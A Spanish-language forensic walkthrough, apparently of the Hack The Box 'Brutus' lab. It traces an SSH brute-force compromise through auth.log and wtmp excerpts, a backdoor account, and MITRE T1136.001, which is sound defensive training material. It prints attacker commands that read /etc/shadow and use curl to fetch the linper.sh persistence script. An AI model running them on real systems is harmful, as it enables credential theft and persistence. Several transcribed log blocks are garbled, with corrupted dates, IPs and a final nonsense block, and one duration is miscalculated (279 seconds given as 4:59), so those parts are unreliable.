


El servidor Confluence ha sido comprometido mediante un ataque de fuerza bruta a través de SSH. Tras obtener acceso al sistema, el atacante ha llevado a cabo diversas actividades maliciosas. El objetivo de esta investigación es identificar y analizar las acciones realizadas por el atacante.



Al descomprimir el archivo proporcionado por Hack The Box, encontré dos ficheros para analizar:

- auth.log es un archivo de registro en sistemas Linux que almacena todos los intentos de autenticación. Este archivo se encuentra en la ruta /var/log/auth.log y es fundamental para monitorear y analizar los eventos de seguridad relacionados con el acceso al sistema. En auth.log se registran eventos como inicios de sesión exitosos y fallidos, cambios de usuario, y otros eventos relacionados con la autenticación. Este archivo es crucial para identificar patrones de acceso inusuales y posibles intentos de intrusión, proporcionando una visión detallada de la actividad de autenticación en el sistema
- wtmp es otro archivo de registro en sistemas Linux que almacena un historial de todos los inicios y cierres de sesión. Este archivo se encuentra en la ruta /var/log/wtmp y, a diferencia de auth.log, no solo registra los eventos actuales, sino que también mantiene un registro histórico de todas las sesiones de usuario. Esto incluye información sobre cuándo los usuarios iniciaron y cerraron sesión, así como la duración de cada sesión. El archivo wtmp es esencial para realizar auditorías de seguridad y análisis forenses, ya que permite rastrear la actividad de los usuarios a lo largo del tiempo y detectar cualquier comportamiento anómalo.

1) Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?

Para responder a esta pregunta, es necesario realizar un análisis detallado del archivo auth.log. Como se puede observar en la siguiente imagen, hay múltiples intentos fallidos de autenticación desde la dirección IP 65.2.161.68. Por lo tanto, se puede deducir que la dirección IP utilizada por el atacante para llevar a cabo el ataque de fuerza bruta es 65.2.161.68.

```
Mar 6 06:31:37 ip-172-31-35-28 sshd[2377]: Disconnected from invalid user server_adm 65.2.161.68 port 46684 [preauth]
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:38 ip-172-31-35-28 sshd[2380]: failed password for invalid user server_adm from 65.2.161.68 port 46678 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2380]: failed password for invalid user server_adm from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2381]: failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2381]: failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2389]: failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2389]: failed password for invalid user svc_account from 65.2.161.68 port 4674 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2391]: failed password for invalid user svc_account from 65.2.161.68 port 46740 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2391]: failed password for invalid user svc_account from 65.2.161.68 port 46740 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2391]: failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2397]: failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2397]: failed password for invalid user svc_account from 65.2.161.68 port 468640 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2409]: failed password for invalid user svc_account from 65.2.161.68 port 46880 ssh2
Mar 6 06:31:39 ip-1
```

2) The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

Analizando el archivo auth.log, se observa que se han intentado múltiples inicios de sesión mediante fuerza bruta. Uno de estos intentos ha resultado exitoso. Sabiendo esto, se puede concluir que el atacante ha ganado acceso al servidor utilizando la cuenta de usuario root.

```
Nar 0 60:31:37 ip-172-31-35-28 sshd[2377]: Disconnected from invalid user server_adm 65.2.161.68 port 46684 [preauth]

**Ref 0 60:31:37 ip-172-31-35-28 sshd[2497]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root

**Nar 0 60:31:37 ip-172-31-35-28 sshd[2497]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root

**Nar 0 60:31:38 ip-172-31-35-28 sshd[2399]: Failed password for invalid user server_adm from 55.2.161.68 port 46973 sshz

**Ar 0 60:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user server_adm from 55.2.161.68 port 46973 sshz

**Ar 0 60:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user sev_account from 65.2.161.68 port 46732 sshz

**Ar 0 60:31:38 ip-172-31-35-28 sshd[2384]: Failed password for invalid user svc_account from 55.2.161.68 port 46732 sshz

**Ar 0 60:31:38 ip-172-31-35-28 sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 sshz

**Ar 0 60:31:38 ip-172-31-35-28 sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 sshz

**Ar 0 60:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 sshz

**Ar 0 60:31:39 i
```

3) Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?

El registro de inicio de sesión proporcionado por el archivo auth.log muestra que se ha iniciado sesión como usuario root a las 06:32:44. Sin embargo, esta no es la hora exacta en la que el atacante obtuvo acceso al servidor.

```
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authenticating user root 65.2.161.68 port 46890 [preauth]
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 us
Mar 6 06:32:44 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 us
Mar 6 06:32:44 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:33:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user
Mar 6 06:33:01 ip-172-31-35-28 cRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:33:01 ip-172-31-35-28 cRON[2614]: pam_unix(cron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2401]: Disconnected from user root 65.2.161.68 port 53184
Mar 6 06:37:24 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
```

Para responder correctamente a la pregunta indicada, es necesario analizar el archivo wtmp. Examinando dicho archivo, se deduce que la hora de inicio de sesión ha sido a las 06:32:45.

| —(administrador⊕kali)-[~/Descargas/Brutus] | | | |
|--|------------------------|--------------------|--------------------------------------|
| └\$ utmpdump wtmp | | | |
| Utmp dump of wtmp | | | |
| [2] [00000] [~~] [reboot] [~ | |] [0.0.0.0 | [2024-01-25T11:12:17,804944+00:00] |
| | tyS0][|] [0.0.0.0 | [2024-01-25T11:12:31,072401+00:00] |
| <pre>[6] [00601] [tyS0] [LOGIN] [tr</pre> | tyS0][|] [0.0.0.0 | [2024-01-25T11:12:31,072401+00:00] |
| [5] [00618] [tty1] [] [tt | ty1] [|] [0.0.0.0 | [2024-01-25T11:12:31,080342+00:00] |
| [6] [00618] [tty1] [LOGIN] [tt | ty1] [|] [0.0.0.0 | [2024-01-25T11:12:31,080342+00:00] |
| [1] [00053] [~~] [runlevel] [~ |] [6.2.0-1017-aws |] [0.0.0.0 | [2024-01-25T11:12:33,792454+00:00] |
| [7] [01284] [ts/0] [ubuntu] [p1 | ts/0] [203.101.190.9 |] [203.101.190.9] | [2024-01-25T11:13:58,354674+00:00] |
| [8] [01284] [] [pt | ts/0] [|] [0.0.0.0] | [2024-01-25T11:15:12,956114+00:00] |
| [7] [01483] [ts/0] [root] [pt | ts/0] [203.101.190.9 |] [203.101.190.9] | [2024-01-25T11:15:40,806926+00:00] |
| [8] [01404] [] [pt | ts/0] [|] [0.0.0.0 | [2024-01-25T12:34:34,949753+00:00] |
| | pts/0] [203.101.190.9 |] [203.101.190.9 |] [2024-02-11T10:33:49,408334+00:00] |
| | ttyS0][|] [0.0.0.0 | [2024-02-11T10:39:02,172417+00:00] |
| | ttyS0][|] [0.0.0.0 | [2024-02-11T10:39:02,172417+00:00] |
| [7] [838962] [ts/1] [root] [; | pts/1] [203.101.190.9 |] [203.101.190.9 | [2024-02-11T10:41:11,700107+00:00] |
| | pts/1][|] [0.0.0.0 | [2024-02-11T10:41:46,272984+00:00] |
| | pts/1] [203.101.190.9 |] [203.101.190.9 |] [2024-02-11T10:54:27,775434+00:00] |
| [8] [842073] [] [] [] | pts/1] [|] [0.0.0.0 |] [2024-02-11T11:08:04,769514+00:00] |
| | pts/0][|] [0.0.0.0 |] [2024-02-11T11:08:04,769963+00:00] |
| [1] [00000] [~~] [shutdown] [~ |] [6.2.0-1017-aws |] [0.0.0.0 | [2024-02-11T11:09:18,000731+00:00] |
| [2] [00000] [~~] [reboot] [~ | |] [0.0.0.0 | [2024-03-06T06:17:15,744575+00:00] |
| | tyS0][|] [0.0.0.0] | [2024-03-06T06:17:27,354378+00:00] |
| | tyS0][|] [0.0.0.0 | [2024-03-06T06:17:27,354378+00:00] |
| [5] [00505] [tty1] [] [tt | |] [0.0.0.0 | [2024-03-06T06:17:27,469940+00:00] |
| <pre>[6] [00505] [tty1] [LOGIN] [tf</pre> | |] [0.0.0.0 | [2024-03-06T06:17:27,469940+00:00] |
| [1] [00053] [~~] [runlevel] [~ |] [6.2.0-1018-aws |] [0.0.0.0 | [2024-03-06T06:17:29,538024+00:00] |
| [7] [01502] [+c/0] [root] [nt | +c/a] [202 101 100 0 | 1 [202 101 100 0] | [2024 02 05706-10-55 151012-00-00] |
| | ts/1] [65.2.161.68 |] [65.2.161.68] | [2024-03-06T06:32:45,387923+00:00] |
| [8] [02491] [] [] [p1 | | | [2024-03-06T06:37:24,590579+00:00] |
| [7] [02667] [ts/1] [cyberjunkie] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:37:35,475575+00:00] | | | |

4) SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

La respuesta a esta pregunta es 37. Al observar la primera imagen de la tercera pregunta, se puede deducir la respuesta correcta.

5) The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Esta respuesta está contenida en el archivo auth.log. Como nos pregunta por "un nuevo usuario", sólo es necesario filtrar por "new user". Por tanto la respuesta correcta es cyberjunkie.

```
(administrador® kali)-[-/Descargas/Brutus]
$\frac{1}{5}$ cat auth.log | grep "new user" | grep "new user" | grep "new user" |


Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1

(administrador® kali)-[-/Descargas/Brutus]

$\begin{array} \text{(administrador® kali)-[-/Descargas/Brutus]} \text{\text{(administrador® kali)-[-/Descargas/Brutus]}} \text
```


6) What is the MITRE ATT&CK sub-technique ID used for persistence?

La creación de usuarios es una técnica de persistencia que tiene el identificador T1136 en el marco de MITRE ATT&CK. Esta técnica se utiliza para mantener el acceso a un sistema comprometido mediante la creación de nuevas cuentas de usuario. Dentro de esta técnica, existen varias subtécnicas que especifican diferentes métodos de creación de usuarios.



En este caso particular, el atacante intenta establecer persistencia en el servidor de forma local. Esto se alinea con la subtécnica T1136.001, que se refiere a la creación de cuentas de usuario locales. Esta subtécnica describe cómo los atacantes pueden crear nuevas cuentas de usuario en el sistema local para mantener el acceso persistente. La creación de cuentas de usuario locales permite a los atacantes acceder al sistema incluso después de que se hayan cambiado las credenciales de otras cuentas comprometidas.

Por lo tanto, la respuesta correcta es T1136.001, que corresponde a la subtécnica de creación de cuentas de usuario locales.



7) How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

El atacante inició sesión como usuario root a las 06:32:45 y se desconectó a las 06:37:24. Esto significa que la sesión del atacante duró 4 minutos y 59 segundos, es decir, 279 segundos.

```
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 us
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:33:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:33:61 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:33:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie: TTY-pts/1; PWD=/home/cyberjunkie; USER=root; COMMAND=/usr/bin/carl /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root(uid=0) by cyberjunkie(uid=1002)
```

8) The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Como se puede observar en la siguiente imagen, el atacante eleva sus privilegios utilizando sudo para leer el archivo /etc/shadow y posteriormente descargar el script linper.sh. La secuencia de comandos ejecutada por el atacante es la siguiente:

/usr/bin/curl http://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

```
Note 6 06:38:08 ip-172-31-32-86 CR00[275]; pam_unis/cront-session): session closed for user confluence (uid-open by (uid-open by uid-open by uid-open
```

Esta acción demuestra cómo el atacante utilizó sus privilegios elevados para descargar y potencialmente ejecutar un script malicioso en el servidor comprometido.